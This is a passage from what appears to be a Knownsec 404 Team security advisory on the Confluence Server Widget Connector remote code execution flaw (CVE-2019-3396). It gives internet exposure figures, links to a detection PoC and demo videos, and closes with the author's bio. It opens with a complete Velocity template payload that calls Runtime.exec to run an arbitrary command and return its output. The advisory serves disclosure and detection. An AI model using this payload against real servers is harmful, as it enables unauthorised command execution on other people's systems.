
payload:

```
#set ($exp="test")
#set ($a=$exp.getClass().forName("java.lang.Runtime").getMethod("getRuntime",nul
l).invoke(null,null).exec($command))
#set ($input=$exp.getClass().forName("java.lang.Process").getMethod("getInputStr
eam").invoke($a))
#set($sc = $exp.getClass().forName("java.util.Scanner"))
#set($constructor = $sc.getDeclaredConstructor($exp.getClass().forName("java.io.
InputStream")))
#set($scan=$constructor.newInstance($input).useDelimiter("\\A"))
#if($scan.hasNext())
    $scan.next()
#end
```




Vulnerability impact

According to the ZoomEye cyberspace search engine, the keyword "X-Confluence" was searched, and a total of 61,856 results were obtained, mainly distributed in the United States, Germany, China and other countries.




Global distribution (non-vulnerability impact range)


全球分布



全球TOP10



China distribution (non-vulnerability scope)



Vulnerability detection

On April 4, 2019, Knownsec 404 Team published the detection PoC (https://github.com/knownsec/pocsuite3/blob/master/pocsuite3/pocs/20190404_WEB_Confluence_path_traversal.py) for this vulnerability, which can be used to detect whether Confluence is affected by the vulnerability.

In addition, we have released two demo videos.

Video 1 (https://www.youtube.com/watch?v=TzS5wEoHMgM)

Video 2 (https://www.youtube.com/watch?v=orT8o_g2a6c)

Reference link

- PoC (https://github.com/knownsec/pocsuite3/blob/master/pocsuite3/pocs/20190404_WEB_Confluence_path_traversal.py)
- Remote code execution via Widget Connector macro - CVE-2019-3396

(https://jira.atlassian.com/browse/CONFSERVER-57974)

- 漏洞预警 | Confluence Server 远程代码执行漏洞 (https://www.freebuf.com/news/200183.html)

(/users/a
nicknam

知道创宇404实验室 (/users/author/?nickname=%E7%9F%A5%E9%81%93%E5%88%9B%E5%AE%87404%E5%AE%9E%E9%AA%8C%E5%AE%A4)

知道创宇404实验室，是国内黑客文化深厚的网络安全公司知道创宇最神秘和核心的部门，长期致力于Web 、IoT 、工控、区块链等领域内安全漏洞挖掘、攻防技术的研究工作，团队曾多次向国内外多家知名厂商如微软、苹果、Adobe 、腾讯、阿里、百度等提交漏洞研究成果，并协助修复安全漏洞，多次获得相关致谢，在业内享有极高的声誉。

阅读更多有关该作者 (/users/author/?nickname=%E7%9F%A5%E9%81%93%E5%88%9B%E5%AE%87404%E5%AE%9E%E9%AA%8C%E5%AE%A4)的文章